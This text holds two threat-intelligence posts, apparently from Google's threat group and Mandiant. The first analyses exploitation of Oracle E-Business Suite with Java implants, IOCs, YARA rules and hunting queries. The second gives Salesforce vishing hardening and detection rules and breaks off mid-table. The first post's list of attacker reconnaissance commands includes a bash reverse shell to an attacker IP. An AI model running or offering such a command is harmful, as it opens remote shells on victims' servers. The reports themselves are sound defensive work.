  • GOLDVEIN.JAVA - Downloader: A Java variant of GOLDVEIN, a downloader that makes a request back to an attacker-controlled command-and-control (C2 or C&C) IP address to retrieve and execute a second-stage payload. This beacon is disguised as a "TLSv3.1" handshake and contains logging functionality that returns the execution result to the actor in the HTTP response, within an HTML comment. Mandiant hasn't recovered any follow-on payloads downloaded by GOLDVEIN.JAVA at this time.
    • GOLDVEIN was originally written in PowerShell and was first observed in the exploitation campaign of multiple Cleo software products in December 2024 by a suspected FIN11 threat cluster tracked as UNC5936.
  • SAGE* Infection Chain: A nested chain of multiple Java payloads resulting in a persistent filter that monitors for requests to endpoints containing /help/state/content/destination./navId.1/navvSetId.iHelp/ to deploy additional Java payloads.
    • The XSL payload contains a Base64-encoded SAGEGIFT payload. SAGEGIFT is a custom Java reflective class loader, written for Oracle WebLogic servers.
    • SAGEGIFT is used to load SAGELEAF, an in-memory dropper based on public code for reflectively loading Oracle WebLogic servlet filters, with additional logging code embedded in it. Logs in SAGELEAF are retrieved by the parent SAGEGIFT payload that loaded it, and they can be returned to the actor in the HTTP response within an HTML comment (structured the same way as GOLDVEIN.JAVA).
    • SAGELEAF is used to install SAGEWAVE, a malicious Java servlet filter that allows the actor to deploy an AES-encrypted ZIP archive with Java classes in it. Based on our analysis, there is a main payload of SAGEWAVE that may be similar to the Cli module of GOLDTOMB; however, at this time we have not directly observed this final stage.
    • Mandiant has observed variants of SAGEWAVE where the HTTP header X-ORACLE-DMS-ECID must be set to a specific, hardcoded value for the request payload to be processed, and has also seen different HTTP paths used for request filtering, including /support/state/content/destination./navId.1/navvSetId.iHelp/.
SAGE* infection chain/trigger diagram

Figure 3: SAGE* infection chain/trigger diagram

Following successful exploitation, the threat actor has been observed executing reconnaissance commands from the EBS account "applmgr." These commands include:

cat /etc/fstab
cat /etc/hosts
df -h
ip addr
cat /proc/net/arp

/bin/bash -i >& /dev/tcp/200.107.207.26/53 0>&1
arp -a
ifconfig
netstat -an
ping 8.8.8.8 -c 2
ps -aux

Furthermore, Mandiant observed the threat actor launching additional bash processes from Java (EBS process running a GOLDVEIN.JAVA second-stage payload) using bash -i and then executing various commands from the newly launched bash process. Child processes of any bash -i process launched by Java running as the EBS account β€œapplmgr” should be reviewed as part of hunting for threat actor commands.

Attribution: Overlaps with Confirmed and Suspected FIN11 Activity

GTIG has not formally attributed this activity to a tracked threat group at this time. The use of the CL0P extortion brand, including contact addresses (support@pubstorm.com and support@pubstorm.net) that have been listed on the CL0P DLS since at least May 2025, is however notable. GTIG initially observed the DLS used for multifaceted extortion operations involving CL0P ransomware and attributed to FIN11. More recently, the majority of the alleged victims appear to be associated with data theft extortion incidents stemming from the exploitation of managed file transfer (MFT) systems frequently attributed to FIN11 and suspected FIN11 threat clusters. However, we have also observed evidence that CL0P ransomware, and the CL0P DLS has not been exclusively used by FIN11, precluding our ability to attribute based only on this factor.Β 

In addition to the CL0P overlap, the post-exploitation tooling shows logical similarities to malware previously used in a suspected FIN11 campaign. Specifically, the use of the in-memory Java-based loader GOLDVEIN.JAVA that fetches a second-stage payload is reminiscent of the GOLDVEIN downloader and GOLDTOMB backdoor, which were deployed by the suspected FIN11 cluster UNC5936 during the mass exploitation of the Cleo MFT vulnerability in late 2024. Further, one of the compromised accounts used to send the recent extortion emails was previously used by FIN11. Ongoing analysis may reveal more details about the relationship between this recent activity and other threat clustersβ€”such as FIN11 and UNC5936.

Implications

The pattern of exploiting a zero-day vulnerability in a widely used enterprise application, followed by a large-scale, branded extortion campaign weeks later, is a hallmark of activity historically attributed to FIN11 that has strategic benefits which may also appeal to other threat actors. Targeting public-facing applications and appliances that store sensitive data likely increases the efficiency of data theft operations, given that the threat actors do not need to dedicate time and resources to lateral movement. This overall approachβ€”in which threat actors have leveraged zero-day vulnerabilities, limited their network footprint, and delayed extortion notificationsβ€”almost certainly increases the overall impact, given that threat actors may be able to exfiltrate data from numerous organizations without alerting defenders to their presence. CL0P-affiliated actors almost certainly perceive these mass exploitation campaigns as successful, given that they've employed this approach since at least late 2020. We therefore anticipate that they will continue to dedicate resources to acquiring zero-day exploits for similar applications for at least the near-term.Β 

RecommendationsΒ 

GTIG and Mandiant recommend the following actions to mitigate and detect the threats posed by this activity and harden Oracle E-Business Suite environments:

  • Apply emergency patches immediately: Prioritize the application of the Oracle EBS patches released on Oct. 4, 2025, which mitigate the described exploitation activity (CVE-2025-61882). Given the active, in-the-wild exploitation, this is the most critical step to prevent initial access.

  • Hunt for malicious templates in the database: The threat actor(s) store payloads directly in the EBS database. Administrators should immediately query the XDO_TEMPLATES_B and XDO_LOBS tables to identify malicious templates. Review any templates where the TEMPLATE_CODE begins with TMP or DEF. The payload is stored in the LOB_CODE column.

SELECT * FROM XDO_TEMPLATES_B ORDER BY CREATION_DATE DESC;
SELECT * FROM XDO_LOBS ORDER BY CREATION_DATE DESC;
  • Restrict outbound internet access: The observed Java payloads require outbound connections to C2 servers to fetch second-stage implants or exfiltrate data. Block all non-essential outbound traffic from EBS servers to the internet. This is a compensating control that can disrupt the attack chain even if a server is compromised.

  • Monitor and analyze network logs: Monitor for indicators of compromise. A request to the TemplatePreviewPG endpoint containing a TemplateCode prefixed with TMP or DEF is a strong indicator of an exploitation attempt. Additionally, investigate anomalous requests to /OA_HTML/configurator/UiServlet and /OA_HTML/SyncServlet.

  • Leverage memory forensics: The implants used in this campaign are primarily Java-based and execute in memory. If a compromise is suspected, memory analysis of the Java processes associated with the EBS application may reveal malicious code or artifacts not present on disk.

AcknowledgmentsΒ 

This analysis would not have been possible without the assistance from across Google Threat Intelligence Group and Mandiant Consulting. We would also like to specifically thankΒ Genwei Jiang andΒ Elliot Chernofsky from FLARE.Β 

Indicators of Compromise

The following indicators of compromise are available in a Google Threat Intelligence (GTI) collection for registered users.

Type

Indicator

Description

Network

200.107.207.26

IP address observed in exploitation attempts targeting the UiServlet and SyncServlet components.

Network

161.97.99.49

IP address observed in exploitation attempts targeting the UiServlet component

Network

162.55.17.215:443

GOLDVEIN.JAVA C2

Network

104.194.11.200:443

GOLDVEIN.JAVA C2

Network

/OA_HTML/OA.jsp?page=/oracle/apps/xdo/oa/template/webui/TemplatePreviewPG...

Indicator of an attempt to trigger the malicious XSL payload. Look for requests where TemplateCode begins with TMP or DEF.

Network

/OA_HTML/configurator/UiServlet

Endpoint targeted in the July 2025 exploitation activity.

Network

/OA_HTML/SyncServlet

Endpoint targeted in the August 2025 exploitation activity.

Network

/help/state/content/destination./navId.1/navvSetId.iHelp/

HTTP path substring filtered for by SAGEWAVE

Network

/support/state/content/destination./navId.1/navvSetId.iHelp/

HTTP path substring filtered for by SAGEWAVE

Email

support@pubstorm.com

Contact address used in the CL0P extortion emails and listed on the group's data leak site.

Email

support@pubstorm.net

Contact address used in the CL0P extortion emails and listed on the group's data leak site.

YARA Rules

rule G_Downloader_GOLDVEIN_JAVA_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$chunk1 = "175,121,73" base64
		$chunk2 = "249,254,255" base64
		$chunk3 = "235,176,29" base64
		$chunk4 = "242,61,32" base64
		$chunk5 = "189,66,134" base64
		$str1 = "java.net.Socket(h,443)" base64
		$str2 = "TLSv3.1" base64
		$decoded1 = "[175,121,73,249,254,255,235,176,29,242,61,32,189,66,134,102,56,208,18,10,132,242,223,202,90,97,118,3,83,136,84,213]"
		$decoded2 = "java.net.Socket(h,443)"
		$decoded3 = "TLSv3.1"
	condition:
		(3 of ($chunk*) and all of ($str*)) or all of ($decoded*)
}
rule G_Dropper_SAGEGIFT_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$str1 = "ServletRequestImpl" base64
		$str2 = "getServletRequest" base64
		$str3 = "ServletResponseImpl" base64
		$str4 = "dc=cl.getDeclaredMethod('defineClass',[cb,ci,ci])" base64
		$decoded1 = "ServletRequestImpl"
		$decoded2 = "getServletRequest"
		$decoded3 = "ServletResponseImpl"
		$decoded4 = "dc=cl.getDeclaredMethod('defineClass',[cb,ci,ci])"
	condition:
		all of ($str*) or all of ($decoded*)
}
rule G_Dropper_SAGELEAF_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$log1 = "n1=%d n2=%d"
		$log2 = "ctx.l=%d"
		$log3 = "Filter=" fullword
		$pat = "/help/*"
		$s1 = "weblogic.t3.srvr.ServerRuntime"
		$s2 = "gzipDecompress"
		$s3 = "BASE64Decoder"
		$s4 = "getDeclaredMethod"
	condition:
		2 of ($log*) and 5 of them
}
rule G_Launcher_SAGEWAVE_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$s1 = "Log4jConfigQpgsubFilter"
		$s2 = ".Cli" fullword
		$s3 = "httpReq" fullword
		$s4 = "AES/CBC/NoPadding"
		$s5 = "javax/servlet/FilterChain"
		$s6 = "java/lang/reflect/Method"
	condition:
		4 of ($s*) and filesize < 1MB
}

Cybercrime Observations from the Frontlines: UNC6040 Proactive Hardening Recommendations

30 September 2025 at 16:00

Written by: Omar ElAhdan, Matthew McWhirt, Michael Rudden, Aswad Robinson, Bhavesh Dhake, Laith Al, Ravi Kumar Raja


Update (Nov. 21): In response to the Salesforce advisory related to Gainsight applications, this blog post has been updated to include comprehensive hardening, logging, and detection recommendations for programmatic credentials such as API keys, OAuth tokens, service accounts, and access keys.

Background

Protecting software-as-a-service (SaaS) platforms and applications requires a comprehensive security strategy. Drawing from analysis of UNC6040’s specific attack methodologies, this guide presents a structured defensive framework encompassing proactive hardening measures, comprehensive logging protocols, and advanced detection capabilities. While emphasizing Salesforce-specific security recommendations, these strategies provide organizations with actionable approaches to safeguard their SaaS ecosystem against current threats.

Google Threat Intelligence Group (GTIG) is tracking UNC6040, a financially motivated threat cluster that specializes in voice phishing (vishing) campaigns specifically designed to compromise organizations' Salesforce instances for large-scale data theft and subsequent extortion. Over the past several months, UNC6040 has demonstrated repeated success in breaching networks by having its operators impersonate IT support personnel in convincing telephone-based social engineering engagements. This approach has proven particularly effective in tricking employees, often within English-speaking branches of multinational corporations, into actions that grant the attackers access or lead to the sharing of sensitive credentials, ultimately facilitating the theft of organization’s Salesforce data. In all observed cases, attackers relied on manipulating end users, not exploiting any vulnerability inherent to Salesforce.

A prevalent tactic in UNC6040's operations involves deceiving victims into authorizing a malicious connected app to their organization's Salesforce portal. This application is often a modified version of Salesforce’s Data Loader, not authorized by Salesforce. During a vishing call, the actor guides the victim to visit Salesforce's connected app setup page to approve a version of the Data Loader app with a name or branding that differs from the legitimate version. This step inadvertently grants UNC6040 significant capabilities to access, query, and exfiltrate sensitive information directly from the compromised Salesforce customer environments. This methodology of abusing Data Loader functionalities via malicious connected apps is consistent with recent observations detailed by Salesforce in their guidance on protecting Salesforce environments from such threats.

In some instances, extortion activities haven't been observed until several months after the initial UNC6040 intrusion activity, which could suggest that UNC6040 has partnered with a second threat actor that monetizes access to the stolen data. During these extortion attempts, the actor has claimed affiliation with the well-known hacking group ShinyHunters, likely as a method to increase pressure on their victims.

attack-flow-unc6040-hardening

Figure 1: Data Loader attack flow

We have observed the following patterns in UNC6040 victimology:

  • Motive: UNC6040 is a financially motivated threat cluster that accesses victim networks by vishing social engineering.

  • Focus: Upon obtaining access, UNC6040 has been observed immediately exfiltrating data from the victim’s Salesforce environment using Salesforce’s Data Loader application. Following this initial data theft, UNC6040 was observed leveraging end-user credentials obtained through credential harvesting or vishing to move laterally through victim networks, accessing and exfiltrating data from the victim's accounts on other cloud platforms such as Okta and Microsoft 365.

  • Attacker infrastructure: UNC6040 primarily used Mullvad VPN IP addresses to access and perform the data exfiltration on the victim’s Salesforce environments and other services of the victim's network.

Proactive Hardening Recommendations

The following section provides prioritized recommendations to protect against tactics utilized by UNC6040. This section is broken down to the following categories:Β 

  1. Identity
    • Help Desk and End User VerificationΒ 
    • Identity Validation and Protections
    • Programmatic Credentials
  2. SaaS Applications
    • SaaS Application (e.g., Salesforce) Hardening MeasuresΒ 
  3. Logging and Detections

Note: While the following recommendations include strategies to protect SaaS applications, they also cover identity security controls and detections applicable at the Identity Provider (IdP) layer and security enhancements for existing processes, such as the help desk.

1. Identity

Positive Identity Verification

To protect against increasingly sophisticated social engineering and credential compromise attacks, organizations must adopt a robust, multilayered process for identity verification. This process moves beyond outdated, easily compromised methods and establishes a higher standard of assurance for all support requests, especially those involving account modifications (e.g., password resets or multi-factor authentication modifications).

Guiding Principles
  • Assume nothing: Do not inherently trust the caller's stated identity. Verification is mandatory for all security-related requests.
  • Defense-in-depth: Rely on a combination of verification methods. No single factor should be sufficient for high-risk actions.
  • Reject unsafe identifiers: Avoid relying on publicly available or easily discoverable data. Information such as:
    • Date of birth

    • Last four digits of a Social Security number

    • High school names

    • Supervisor names

This data should not be used as primary verification factors, as it's often compromised through data breaches or obtainable via open source intelligence (OSINT).

Standard Verification Procedures
Live Video Identity Proofing (Primary Method)

This is the most reliable method for identifying callers. The help desk agent must:

  1. Initiate a video call with the user

  2. Require the user to present a valid corporate badge or government-issued photo ID (e.g., driver's license) on camera next to their face

  3. Visually confirm that the person on the video call matches the photograph on the ID

  4. Cross-reference the user's face with their photo in the internal corporate identity system

  5. Verify that the name on the ID matches the name in the employee's corporate record

    Contingency for No Video: If a live video call is not possible, the user must provide a selfie showing their face, their photo ID, and a piece of paper with the current date and time written on it.

    Additionally, before proceeding with any request - help desk personnel must check the user's calendar for Out of Office (OOO) or vacation status. All requests from users who are marked as OOO should be presumptively denied until they have officially returned.

Out-of-Band (OOB) Verification (For High-Risk Requests)

For high-risk changes like multi-factor authentication (MFA) resets or password changes for privileged accounts, an additional OOB verification step is required after the initial ID proofing. This can include:

  • Call-back: Placing a call to the user's registered phone number on file

  • Manager approval: Sending a request for confirmation to the user's direct manager via a verified corporate communication channel

Special Handling for Third-Party Vendor Requests

Mandiant has observed incidents where attackers impersonate support personnel from third-party vendors to gain access. In these situations, the standard verification principals may not be applicable.

Under no circumstances should the Help Desk move forward with allowing access. The agent must halt the request and follow this procedure:

  1. End the inbound call without providing any access or information

  2. Independently contact the company's designated account manager for that vendor using trusted, on-file contact information

  3. Require explicit verification from the account manager before proceeding with any request

Outreach to End UsersΒ 

Mandiant has observed the threat actor UNC6040 targeting end-users who have elevated access to SaaS applications. Posing as vendors or support personnel, UNC6040 contacts these users and provides a malicious link. Once the user clicks the link and authenticates, the attacker gains access to the application to exfiltrate data.

To mitigate this threat, organizations should rigorously communicate to all end-users the importance of verifying any third-party requests. Verification procedures should include:

  • Hanging up and calling the official account manager using a phone number on file

  • Requiring the requester to submit a ticket through the official company support portal

  • Asking for a valid ticket number that can be confirmed in the support console

Organizations should also provide a clear and accessible process for end-users to report suspicious communications and ensure this reporting mechanism is included in all security awareness outreach.

Salesforce has additional guidance that can be referenced.

Identity ProtectionsΒ 

Since access to SaaS applications is typically managed by central identity providers (e.g., Entra ID, Okta), Mandiant recommends that organizations enforce unified identity security controls directly within these platforms.Β 

Guiding Principles

Mandiant’s approach focuses on the following core principles:

  • Authentication boundary This principle establishes a foundational layer of trust based on network context. Access to sensitive resources should be confined within a defined boundary, primarily allowing connections from trusted corporate networks and VPNs to create a clear distinction between trusted and untrusted locations.

  • Defense-in-depth This principle dictates that security cannot rely on a single control. Organizations should layer multiple security measures,such as strong authentication, device compliance checks, and session controls.

  • Identity detection and responseΒ  Organizations must continuously integrate real-time threat intelligence into access decisions. This ensures that if an identity is compromised or exhibits risky behavior, its access is automatically contained or blocked until the threat has been remediated.

Identity Security ControlsΒ 

The following controls are essential for securing access to SaaS applications through a central identity provider.

Utilize Single Sign-On (SSO)

Ensure that all users accessing SaaS applications are accessing via a corporate-managed SSO provider (e.g., Microsoft Entra ID or Okta), rather than through platform-native accounts. A platform-native break glass account should be created and vaulted for use only in the case of an emergency.

In the event that SSO through a corporate-managed provider is not available, refer to the content specific to the applicable SaaS application (e.g., Salesforce) rather than Microsoft Entra ID or Okta.

Mandate Phishing-Resistant MFA

Phishing-resistant MFA must be enforced for all users accessing SaaS applications. This is a foundational requirement to defend against credential theft and account takeovers. Consider enforcing physical FIDO2 keys for accounts with privileged access. Ensure that no MFA bypasses exist in authentication policies tied to business critical applications.

For Microsoft Entra ID:

For Okta:

For Google Cloud Identity / Workspace:

For Salesforce:

Enforce Device Trust and Compliance

Access to corporate applications must be limited to devices that are either domain-joined or verified as compliant with the organization's security standards. This policy ensures that a device meets a minimum security baseline before it can access sensitive data.

Key device posture checks should include:

  • Valid host certificate: The device must present a valid, company-issued certificate
  • Approved operating system: The endpoint must run an approved OS that meets current version and patch requirements
  • Active EDR agent: The corporate Endpoint Detection and Response (EDR) solution must be installed, active, and reporting a healthy status

For Microsoft Entra ID:

For Okta:

For Google Cloud Identity / Workspace:

Automate Response to Identity Threats

Mandiant recommends that organizations implement dynamic authentication policies that respond to threats in real time. By integrating identity threat intelligence feedsβ€”from both native platform services and third-party solutionsβ€”into the authentication process, organizations can automatically block or challenge access when an identity is compromised or exhibits risky behavior.

This approach primarily evaluates two categories of risk:

  • Risky sign-ins: The probability that an authentication request is illegitimate due to factors like atypical travel, a malware-linked IP address, or password spray activity
  • Risky users: The probability that a user's credential has been compromised or leaked online

Based on the detected risk level, Mandiant recommends that organizations apply a tiered approach to remediation.

Recommended Risk-Based Actions
  • For high-risk events: Organizations should apply the most stringent security controls. This includes blocking access entirely.
  • For medium-risk events: Access should be granted only after a significant step-up in verification. This typically means requiring proof of both the user's identity (via strong MFA) and the device's integrity (by verifying its compliance and security posture).
  • For low-risk events: Organizations should still require a step-up authentication challenge, such as standard MFA, to ensure the legitimacy of the session and mitigate low-fidelity threats.

For Microsoft Entra ID:

For Okta:

For Google Cloud Identity / Workspace:

For Salesforce Shield:Β 

  • Overview
  • Event monitoring: Provides detailed logs of user actionsβ€”such as data access, record modifications, and login originsβ€”and allows these logs to be exported for external analysis
  • Transaction security policies: Monitors for specific user activities, such as large data downloads, and can be configured to automatically trigger alerts or block the action when it occurs
Programmatic Credentials Protections, Logging, and Detections

Programmatic credentials represent a distinct and increasingly targeted class of identitiesβ€”API keys, OAuth tokens, service accounts, and access keys. Historically, these credentials were created and configured under a β€œset it and forget it” mindset: teams would create, configure, and establish implicit trust, often with minimal security controls, limited logging, and little to no behavioral baselining of expected versus unexpected activity.Β 

Additionally, modern day programmatic identities are typically long-lived, and are not subject to continuous validation and subsequent re-authentication criteria based upon principles consistent with zero-trust architectures and practices. The initial granted privilege associated with programmatic identities is often not associated with monitored behavioral patterns. Based upon this, threat actors such as UNC6040 have focused heavily on mass compromise of these identities because they provide direct programmatic access to systems and repositories that frequently house sensitive data, while evading detection and authentication-focused security controls.

To reduce these risks, organizations should proactively:

  • Identify and track all programmatic identities and their usage across the environment, including where they are created, which systems they access, and who owns them.

  • Centralize storage in a secrets manager (cloud-native or third-party) and prevent credentials from being embedded in source code, config files, or CI/CD pipelines.

  • Restrict authentication IPs for programmatic credentials so they can only be used from trusted third-party or internal IP ranges wherever technically feasible.

  • Secure and rotate credentials continuously, enforcing least privilege and time-bound or just-in-time access wherever possible.

  • Transition to Workload Identity Federation: Where feasible, replace long-lived static credentials (such as AWS access keys or service account keys) with workload identity federation mechanisms (often based on OIDC). This allows applications to authenticate using short-lived, ephemeral tokens issued by the cloud provider, dramatically reducing the risk of credential theft from code repositories and file systems.

  • Enforce strict scoping and resource binding by tying credentials to specific API endpoints, services, or resources. For example, an API key should not simply have β€œread” access to storage, but be limited to a particular bucket or even a specific prefix, minimizing blast radius if it is compromised.

  • Baseline expected behavior for each credential type (typical access paths, destinations, frequency, and volume) and integrate this into monitoring and alerting so anomalies can be quickly detected and investigated.

  • Integrate secret scanning into the SDLC, including pre-commit hooks, CI/CD pipelines, and periodic scans of existing repositories and storage locations, to catch new exposures early.

  • Prepare response playbooks for exposed credentials, including automated revocation, forced rotation, and downstream impact assessment.

Mandiant has consistently observed that these identities are often stored in clear text across file storage systems, code repositories, and other locations. Mandiant recommends that organizations use third-party or open-source tools to discover and remediate programmatic credentials stored in insecure locations. For example, tools like TruffleHog can scan repositories and file systems, identify exposed secrets, and validate them using custom validation rules or strings, enabling teams to quickly prioritize, revoke, and replace high-risk credentials.

Logging

To support the aforementioned protections and make baselining and detection practical, organizations should ensure that the following events are considerably logged and forwarded to centralized monitoring:

  • Programmatic authentication events for all SaaS, cloud, and internal services

    • Capture: programmatic principal (API Key ID, service account, OAuth client), mapped human owner, tenant/org, source IP and network, user-agent, success/failure, and policy decision.

  • Token and Credential lifecycle activity

    • Log creation, rotation, revocation, and scope/role changes for API keys, OAuth apps, service accounts, and connected apps, including who made the change, when, and through which admin interface or CI/CD pipeline.

  • Secrets access and modification events

    • From secret managers and CI/CD systems, log which workload or identity accessed which secret, from where, and how often, along with all operations. These events should be correlated with the central inventory of programmatic identities so that access to sensitive credentials can be traced back to owners and applications.

  • Programmatic data access and export activity

    • For APIs, bulk jobs, and report exports, log the targeted objects/resources, operation type, record counts or bytes transferred, job IDs, and execution context.

  • Security and policy changes affecting programmatic identities

    • Log changes to IP allow-lists, trusted networks, session and conditional access policies, β€œbypass” flags, and any setting that relaxes restrictions for connected apps, integration users, or service principals.

All of this telemetry should be normalized so analysts can pivot on programmatic identity, human owner, tenant/org, source network, and impacted data sets, and so that expected behavior per credential can be baselined and monitored over time.

Detections

With the aforementioned telemetry in place, organizations should prioritize a small set of high-fidelity detections that focus on behaviors most indicative of programmatic credential compromise:

  • Programmatic credential used from an unexpected or high-risk network

    After an API key, service account, or OAuth/connected app token is stolen, attackers typically replay it from their own infrastructure rather than the organization’s normal egress paths. Legitimate integrations and automations almost always run from a small, stable set of IP ranges and have consistent geography and ASN. A sudden shift to a consumer ISP, Tor/VPN exit, or unrelated cloud provider for the same credential is a strong indicator.

$e.metadata.product_name = "SALESFORCE"
$e.metadata.log_type=”SALESFORCE”
$e.metadata.event_type=”USER_LOGIN”

$programmatic_user=$e.principal.user.userid
$programmatic_user in %saas_programmatic_identities

$source_ip=$e.principal.ip
$source_ip != β€œβ€

condition:
$e and not $source_ip in %programmatic_trusted_networks
  • Abnormal data access or bulk export by a programmatic credential

    Once attackers obtain programmatic credentials, high-volume or wide-scope data access-such as dumping entire objects, exporting large reports, or iterating through REST/BULK APIs are performedβ€”to harvest as much data as possible.

$api.metadata.product_name = "SALESFORCE"
$api.metadata.log_type=”SALESFORCE”
$api.metadata.event_type=”RESOURCE_READ”

$api.metadata.product_event_type=”ApiEvent”
or $api.metadata.product_event_type=”RestApi”
or $api.metadata.product_event_type=”BulkApi”
or $api.metadata.product_event_type=”BulkApi2”

$programmatic_user=$e.principal.user.userid
$programmatic_user in %saas_programmatic_identities

$response_bytes=$api.network.received_bytes
$response_bytes > 0

match:
$programmatic_user over 1h

condition:
// Tune these thresholds for your environment
// Example: >=50 API calls and >= 100 MB returned in 1 hour
#api>=50
and $total_response_bytes >= 100000000

2. SaaS ApplicationsΒ 

Salesforce Targeted Hardening ControlsΒ 

This section details specific security controls applicable for Salesforce instances. These controls are designed to protect against broad access, data exfiltration, and unauthorized access to sensitive data within Salesforce.

Network and Login Controls

Restrict logins to only originate from trusted network locations.

See Salesforce guidance on network access and profile-based IP restrictions.Β 

Restrict Login by IP Address

This control prevents credential misuse from unauthorized networks, effectively blocking access even if an attacker has stolen valid user credentials.

  • Define login IP ranges at the profile level to only permit access from corporate and trusted network addresses.

  • In Session Settings, enable β€œEnforce login IP ranges on every request” to ensure the check is not bypassed by an existing session.

See Salesforce guidance on setting trusted IP ranges.

Application and API Access Governance
Govern Connected App and API Access

Threat actors often bypass interactive login controls by leveraging generic API clients and stolen OAuth tokens. This policy flips the model from "allow by default" to "deny by default," to ensure that only vetted applications can connect.

  • Enable a "Deny by Default" API policy:Β Navigate to API Access Control and enable β€œFor admin-approved users, limit API access to only allowed connected apps.” This blocks all unapproved clients.

  • Maintain a minimal application allowlist: Explicitly approve only essential Connected Apps. Regularly review this allowlist to remove unused or unapproved applications.

  • Enforce strict OAuth policies per app:Β For each approved app, configure granular security policies, including restricting access to trusted IP ranges, enforcing MFA, and setting appropriate session and refresh token timeouts.

  • Revoke sessions when removing apps: When revoking an app's access, ensure all active OAuth tokens and sessions associated with it are also revoked to prevent lingering access.

  • Organizational process and policy: Create policies governing application integrations with third parties. Perform Third-Party Risk Management reviews of all integrations with business-critical applications (e.g., Salesforce, Google Workspace, Workday).

See Salesforce guidance on managing API access.

User Privilege and Access Management
Implement the Principle of Least Privilege

Users should only be granted the absolute minimum permissions required to perform their job functions.

  • Use a "Minimum Access" profile as a baseline: Configure a base profile with minimal permissions and assign it to all new users by default. Limit the assignment ofΒ  "View All" and "Modify All" permissions.Β 

  • Grant privileges via Permission Sets: Grant all additional access through well-defined Permission Sets based on job roles, rather than creating numerous custom profiles.Β 

  • Disable API access for non-essential users: The "API Enabled" permission is required for tools like Data Loader. Remove this permission from all user profiles and grant it only via a controlled Permission Set to a small number of justified users.

  • Hide the 'Setup' menu from non-admin users:Β For all non-administrator profiles, remove access to the administrative "Setup" menu to prevent unauthorized configuration changes.

  • Enforce high-assurance sessions for sensitive actions: Configure session settings to require a high-assurance session for sensitive operations such as exporting reports.

See Salesforce guidance on modifying session security settings.

See Salesforce guidance on requiring high-assurance session security.

See Salesforce guidance on "View All" and "Modify All" permissions.Β Β 

Granular Data Access Policies
Enforce "Private" Organization-Wide Sharing Defaults (OWD)
  • Set the internal and external Organization-Wide Defaults (OWD) to "Private" for all sensitive objects.

  • Use strategic Sharing Rules or other sharing mechanisms to grant wider data access, rather than relying on broad access via the Role Hierarchy.

Leverage Restriction Rules for Row-Level Security

Restriction Rules act as a filter that is applied on top of all other sharing settings, allowing for fine-grained control over which records a user can see.

See Salesforce guidance on restriction rules.

Revoke Salesforce Support Login Access

Ensure that any users with access to sensitive data or with privileged access to the underlying Salesforce instance are setting strict timeouts on any Salesforce support access grants.

Revoke any standing requests and only re-enable with strict time limits for specific use cases. Be wary of enabling these grants from administrative accounts.

See Salesforce guidance on granting Salesforce Support login access.Β 

Mandiant recommends running the Salesforce Security Health Check tool to identify and address misconfigurations. For additional hardening recommendations, reference the Salesforce Security Guide.

3. Logging and Detections

Salesforce Targeted Logging and Detections ControlsΒ 

This section outlines key logging and detection strategies for Salesforce instances. These controls are essential for identifying and responding to advanced threats within the SaaS environment.

SaaS Applications LoggingΒ 

To gain visibility into the tactics, techniques, and procedures (TTPs) used by threat actors against SaaS Applications, Mandiant recommends enabling critical log types in the organization's Salesforce environment and ingesting the logs into their Security Information and Event Management (SIEM).

What You Need in Place Before Logging

Before you turn on collection or write detections, make sure your organization is actually entitled to the logs you are planning to use - and that the right features are enabled.Β 

  1. Entitlement check (must-have)Β 

    1. Most security logs/features are gated behind Event Monitoring via Salesforce Shield or the Event Monitoring Add-On. This applies to Real-Time Event Monitoring (RTEM) streaming and viewing.

  2. Pick your data model per use case

    1. RTEM - Streams (near real-time alerting): Available in Enterprise/Unlimited/Developer subscriptions; streaming events retained ~3 days.

    2. RTEM - Storage: Many are Big Objects (native storage); some are standard objects (e.g. Threat Detection stores)

    3. Event Log Files (ELF) - CSV model (batch exports): Available in Enterprise/Performance/Unlimited editions.

    4. Event Log Objects (ELO) - SOQL model (queryable history): Shield/add-on required.

  3. Turn on what you need (and scope access)

    1. Use Event Manager to enable/disable streaming and storing per event; viewing RTEM events.

    2. Grant access via profiles/permissions sets for RTEM and Threat Detection UI.

  4. Threat Detection & ETS

    1. Threat Detection events are viewed in UI with Shield/add-on; stored in corresponding EventStore objects.

    2. Β Enhanced Transaction Security (ETS) is included with RTEM for block/MFA/notify actions on real-time events.

Recommended Log Sources to Monitor
  • Login History (LoginHistory): Tracks all login attempts, including username, time, IP address, status (successful/failed), and client type. This allows you to identify unusual login times, unknown locations, or repeated failures, which could indicate credential stuffing or account compromise.

  • Login Events (LoginEventStream): LoginEvent tracks the login activity of users who log in to Salesforce.

  • Setup Audit Trail (SetupAuditTrail): Records administrative and configuration changes within your Salesforce environment. This helps track changes made to permissions, security settings, and other critical configurations, facilitating auditing and compliance efforts.

  • API Calls (ApiEventStream): Monitors API usage and potential misuse by tracking calls made by users or connected apps.

  • Report Exports (ReportEventStream): Provides insights into report downloads, helping to detect potential data exfiltration attempts.

  • List View Events (ListViewEventStream): Tracks user interaction with list views, including access and manipulation of data within those views.

  • Bulk API Events (BulkApiResultEvent): Track when a user downloads the results of a Bulk API request.

  • Permission Changes (PermissionSetEvent): Tracks changes to permission sets and permission set groups. This event initiates when a permission is added to, or removed from a permission set.Β 

  • API Anomaly (ApiAnomalyEvent): Track anomalies in how users make API calls.Β 

  • Unique Query Event Type: Unique Query events capture specific search queries (SOQL), filter IDs, and report IDs that are processed, along with the underlying database queries (SQL).

  • External Identity Provider Event Logs: Track information from login attempts using SSO. (Please follow the guidance provided by your Identity Provider for monitoring and collecting IdP event logs.)

These log sources will provide organizations with the logging capabilities to properly collect and monitor the common TTPs used by threat actors. The key log sources to monitor and observable Salesforce activities for each TTP are as follows:

TTP

Observable Salesforce Activities

Log Sources

Vishing

  • Suspicious login attempts (rapid failures).

  • Logins from unusual IPs/ASNs (e.g., Mullvad/Tor).Β 

  • OAuth (β€œRemote Access 2.0”) from unrecognized clients.

  • Login HistoryΒ 

  • LoginEventStream/LoginEvent

  • Setup Audit Trail

Malicious Connected App Authorization (e.g., Data Loader, custom scripts)

  • New Connected App creation/modification (broad scopes: api, refresh_token, offline_access).Β 

  • Policy relaxations (Permitted Users, IP restrictions).Β 

  • Granting of API Enabled / β€œManage Connected Apps” via perms.

  • Setup Audit TrailΒ Β 

  • PermissionSetEventΒ 

  • LoginEventStream/LoginEvent (OAuth)

Data Exfiltration (via API, Data Loader, reports)

  • High-rate Query/QueryMore/QueryAll bursts.Β 

